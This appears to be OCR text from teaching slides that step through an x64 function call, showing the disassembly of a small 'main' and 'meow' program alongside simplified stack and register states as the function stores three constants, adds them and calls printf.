
rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	3
rsp	3
rip	meow+8

$ Introduction

x64 - Function Frame

u1f383@u1f383:/


```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```


low

high

5	0x30303030
4	0x20202020
3	stack<1>
2	main+23
1	XXX
0	_libc_start_main

rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	3
rsp	5
rip	meow+26

$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

low

high

5.1	5.2 0x30303030
4.1 0x20202020	4.2 0x10101010
3 stack<1>	
2 main+23	
1 XXX	
0 _libc_start_main	

rax	0
rsi	50505050
rdi	40404040
rdx	0
rbp	3
rsp	5
rip	meow+33

$ Introduction

x64 - Function Frame

```
u1f383@u1f383:/                                                    ⌥⌘1
$
<main>      endbr64
<main+4>    push   rbp
<main+5>    mov    rbp, rsp
<main+8>    mov    esi, 0x50505050
<main+13>   mov    edi, 0x40404040
<main+18>   call   meow
<main+23>   mov    eax, 0


<meow>      endbr64
<meow+4>:   push   rbp
<meow+5>:   mov    rbp,rsp
<meow+8>:   sub    rsp,0x10 # 2 units in graph
<meow+12>:  mov    DWORD PTR [rbp-0xc],0x30303030
<meow+19>:  mov    DWORD PTR [rbp-0x8],0x20202020
<meow+26>:  mov    DWORD PTR [rbp-0x4],0x10101010
<meow+33>:  mov    edx,DWORD PTR [rbp-0xc]
<meow+36>:  mov    eax,DWORD PTR [rbp-0x8]
<meow+39>:  add    edx,eax
<meow+41>:  mov    eax,DWORD PTR [rbp-0x4]
<meow+44>:  add    eax,edx
<meow+46>:  mov    esi,eax
<meow+48>:  lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
<meow+55>:  mov    eax,0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```

low

high

rax	0
rsi	50505050
rdi	40404040
rdx	30303030
rbp	3
rsp	5
rip	meow+36

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

low

high

5.1	5.2 0x30303030
4.1 0x20202020	4.2 0x10101010
3 stack<1>	
2 main+23	
1 XXX	
0 _libc_start_main	

rax	20202020
rsi	50505050
rdi	40404040
rdx	30303030
rbp	3
rsp	5
rip	meow+39

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```

low

high

5.1	5.2 0x30303030
4.1 0x20202020	4.2 0x10101010
3 stack<1>	
2 main+23	
1 XXX	
0 _libc_start_main	


rax	20202020
rsi	50505050
rdi	40404040
rdx	50505050
rbp	3
rsp	5
rip	meow+41

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
$ <main>       endbr64
  <main+4>     push   rbp
  <main+5>     mov    rbp, rsp
  <main+8>     mov    esi, 0x50505050
  <main+13>    mov    edi, 0x40404040
  <main+18>    call   meow
  <main+23>    mov    eax, 0


  <meow>       endbr64
  <meow+4>:    push   rbp
  <meow+5>:    mov    rbp,rsp
  <meow+8>:    sub    rsp,0x10 # 2 units in graph
  <meow+12>:   mov    DWORD PTR [rbp-0xc],0x30303030
  <meow+19>:   mov    DWORD PTR [rbp-0x8],0x20202020
  <meow+26>:   mov    DWORD PTR [rbp-0x4],0x10101010
  <meow+33>:   mov    edx,DWORD PTR [rbp-0xc]
  <meow+36>:   mov    eax,DWORD PTR [rbp-0x8]
  <meow+39>:   add    edx,eax
  <meow+41>:   mov    eax,DWORD PTR [rbp-0x4]
  <meow+44>:   add    eax,edx
  <meow+46>:   mov    esi,eax
  <meow+48>:   lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
  <meow+55>:   mov    eax,0x0
  <meow+60>:   call   0x5646aab5b050 <printf@plt>
  <meow+65>:   nop
  <meow+66>:   leave
  <meow+67>:   ret
```



